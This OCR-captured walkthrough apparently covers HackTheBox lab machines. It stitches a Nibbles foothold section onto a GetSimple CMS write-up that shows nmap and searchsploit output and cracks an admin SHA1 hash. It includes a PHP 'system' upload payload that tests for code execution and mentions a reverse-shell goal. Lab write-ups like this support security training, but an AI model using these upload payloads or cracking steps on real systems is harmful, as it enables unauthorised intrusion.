
Nibbles — Initial Foothold

Now that we are logged in to the admin portal, we need to attempt to turn this access into code execution and ultimately gain reverse shell access to the webserver. Looking around a bit, we see the following pages:



Page	Contents
Publish	making a new post, video post, quote post, or new page. It could be interesting.
Comments	shows no published comments
Manage	Allows us to manage posts, pages, and categories. We can edit and delete categories, not overly interesting.
Settings	Scrolling to the bottom confirms that the vulnerable version 4.0.3 is in use. Several settings are available, but none seem valuable to us.
Themes	This Allows us to install a new theme from a pre-selected list.
Plugins	Allows us to configure, install, or uninstall plugins. The My image plugin allows us to upload an image file. Could this be abused to upload PHP code potentially?

Attempting to make a new page and embed code or upload files does not seem like the path. Let us check out the plugins page.



nibbleblog - Plugins

Installed plugins

Categories

Displays all categories of your blog and allows the user to filter posts by category.

Hello world

Show hello world.

Latest posts


Displays latest published posts, sorted by date.

My image


Show a picture

Let us attempt to use this plugin to upload a snippet of PHP code instead of an image. The following snippet can be used to test for code execution.

Save this code to a file and then click on the Browse button and upload it.



```
GNU nano 8.1
<?php system('id'); ?>
```



nibbleblog - Plugins :: My image

Title: My image

Position: 4

Caption:

Now we have to find out where the file uploaded if it was successful.

In this directory, we see two files,with a recent last modified date, meaning that our upload was successful!

HackTheBox Module — Getting Started: Knowledge Check Walk-through

Questions

Answer the question(s) below to complete this Section and earn cubes!

Spawn the target, gain a foothold and submit the contents of the user.txt flag.

After obtaining a foothold on the target, escalate privileges to root and submit the contents of the root.txt flag.

Enumeration

In this challenge, nothing is given to us aside from the target IP of the box. Let’s start by running nmap to find what open ports are on this target.


$ nmap -sC -sV -oA enum_scan 10.129.30.42 -v

Flags:

-sV Enables version scanning to probe open ports and determine version/service information.

-sC Runs default nmap scripts to look for common vulnerabilities, misconfiguration, and authentication issues.

-oA enum_scan Saves output of scan in all major formats (nmap, gnmap, xml).



```
┌──(shym06㉿kali)-[~]
└─$ nmap -sC -sV -oA enum_scan 10.129.42.249
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 13:48 EAT
Nmap scan report for 10.129.42.249
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)
|   256 e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)
|_  256 52:31:47:14:0d:c3:8e:15:73:e3:c4:24:a2:3a:12:77 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Welcome to GetSimple! - gettingstarted
| http-robots.txt: 1 disallowed entry
|_/admin/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.01 seconds
```

Several things had caught my eye from this.

Open ports: 22, 80 http-robots.txt has 1 disallowed entry at

/admin GetSimple looks to be the installed content management


system

(CMS) as seen from the http-server-title

http-server-header shows Apache 2.4.41 is used on the Ubuntu server

Vulnerable Version Exploits


Below, I'm using searchsploit to find vulnerabilities for this tool. If you do not already have this on your machine, install it by using the command below.



```
┌──(shym06㉿kali)-[~]
└─$ searchsploit getsimple
──────────────────────────────────────────────────────────────────────────── ──────────────────────────────
 Exploit Title                                                              |  Path
──────────────────────────────────────────────────────────────────────────── ──────────────────────────────
Getsimple CMS 2.01 - 'changedata.php' Cross-Site Scripting                  | php/webapps/34789.html
Getsimple CMS 2.01 - 'components.php' Cross-Site Scripting                  | php/webapps/34041.txt
Getsimple CMS 2.01 - Local File Inclusion                                   | php/webapps/12517.txt
Getsimple CMS 2.01 - Multiple Vulnerabilities                               | php/webapps/14338.html
Getsimple CMS 2.01 < 2.02 - Administrative Credentials Disclosure           | php/webapps/15605.txt
Getsimple CMS 2.03 - 'upload-ajax.php' Arbitrary File Upload                | php/webapps/35353.txt
Getsimple CMS 3.0 - 'set' Local File Inclusion                              | php/webapps/35726.py
Getsimple CMS 3.1.2 - 'path' Local File Inclusion                           | php/webapps/37587.txt
Getsimple CMS 3.2.1 - Arbitrary File Upload                                 | php/webapps/25405.txt
GetSimple CMS 3.3.1 - Cross-Site Scripting                                  | php/webapps/43888.txt
Getsimple CMS 3.3.1 - Persistent Cross-Site Scripting                       | php/webapps/32502.txt
Getsimple CMS 3.3.10 - Arbitrary File Upload                                | php/webapps/40008.txt
GetSimple CMS 3.3.13 - Cross-Site Scripting                                 | php/webapps/44408.txt
GetSimple CMS 3.3.16 - Persistent Cross-Site Scripting                      | php/webapps/49726.py
GetSimple CMS 3.3.16 - Persistent Cross-Site Scripting (Authenticated)      | php/webapps/48850.txt
GetSimple CMS 3.3.4 - Information Disclosure                                | php/webapps/49928.py
GetSimple CMS Custom JS 0.1 - Cross-Site Request Forgery                    | php/webapps/49816.py
Getsimple CMS Items Manager Plugin - 'PHP.php' Arbitrary File Upload        | php/webapps/37472.php
GetSimple CMS My SMTP Contact Plugin 1.1.1 - Cross-Site Request Forgery     | php/webapps/49774.py
GetSimple CMS My SMTP Contact Plugin 1.1.2 - Persistent Cross-Site Scripting | php/webapps/49798.py
GetSimple CMS Plugin Multi User 1.8.2 - Cross-Site Request Forgery (Add Admin) | php/webapps/48745.txt
GetSimple CMS v3.3.16 - Remote Code Execution (RCE)                         | php/webapps/51475.py
GetSimpleCMS - Unauthenticated Remote Code Execution (Metasploit)           | php/remote/46880.rb
GetSimpleCMS 3.3.16 - Remote Code Execution (RCE)                           | php/webapps/52168.txt
```

At this point, since we are unsure which version of GetSimple the target is running, let's put this information to the side for later to know which of these might apply.


We can apply the same techniques to look for any vulnerabilities with Apache 2.4.41, however, this does not look promising.



```
┌──(shym06㉿kali)-[~]
└─$ searchsploit apache 2.4.41
──────────────────────────────────────────────────────────────────────────── ──────────────────────────────
 Exploit Title                                                              |  Path
──────────────────────────────────────────────────────────────────────────── ──────────────────────────────
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution             | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner           | php/remote/29316.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                         | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow        | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)  | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)  | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal         | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                           | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                         | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                   | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl
──────────────────────────────────────────────────────────────────────────── ──────────────────────────────
Shellcodes: No Results
```

HTTP Exploration

Since port 80 is open, we know there is likely a web server being hosted at this target IP — the existence of robots.txt and the http- headers confirm this as well. Let's visit the site and see what we can find.



gettingstarted

- Home

Home • **Welcome to GetSimple!**

Welcome to GetSimple!

Thank you for using GetSimple CMS. This is your homepage, so please change this text to be what you want.

- GetSimple CMS Documentation
  - How to Create a GetSimple Theme
- GetSimple Support Forums


Header 2

Lorem ipsum *dolor sit amet*, **consectetur adipiscing elit.** Donec `this is code` venenatis augue. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos. Integer vulputate pretium augue.

Header 3

```
#header h1 a {
        display: block;
        width: 300px;
        height: 80px;
}
```

At first glance, there isn’t much of interest on this homepage… until we begin to scroll down towards the bottom of the page and notice the following line of text.



2. Consectetur adipiscing elit
3. Donec ut est risus, placerat venenatis augue

> A blockquote. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec ut est venenatis augue. Class aptent taciti sociosqu ad litora torquent per conubia nostra, himenaeos.

Published on February 9th, 2021

Connect

GetSimple Features


- XML based data storage
- Best-in-Class User Interface
- 'Undo' protection & backups
- Easy to theme
- Great documentation
- Growing community

This is your sidebar text. Please change me in *Theme -> Edit Components*

Download the Latest GetSimple

2024 gettingstarted
Innovation Theme by Cagintranet · Powered by GetSimple

Admin Panel Access



Enter up to 20 non-salted hashes, one per line:


```
d033e22ae348aeb5660fc2140aec35850c4da997
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d033e22ae348aeb5660fc2140aec35850c4da997	sha1	admin

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

We’ve cracked the admin account! Now, let’s navigate back to the /admin page with out super secret credentials below. admin:admin



Page Management

PAGE TITLE	DATE
Welcome to GetSimple!	Feb 9, 2021

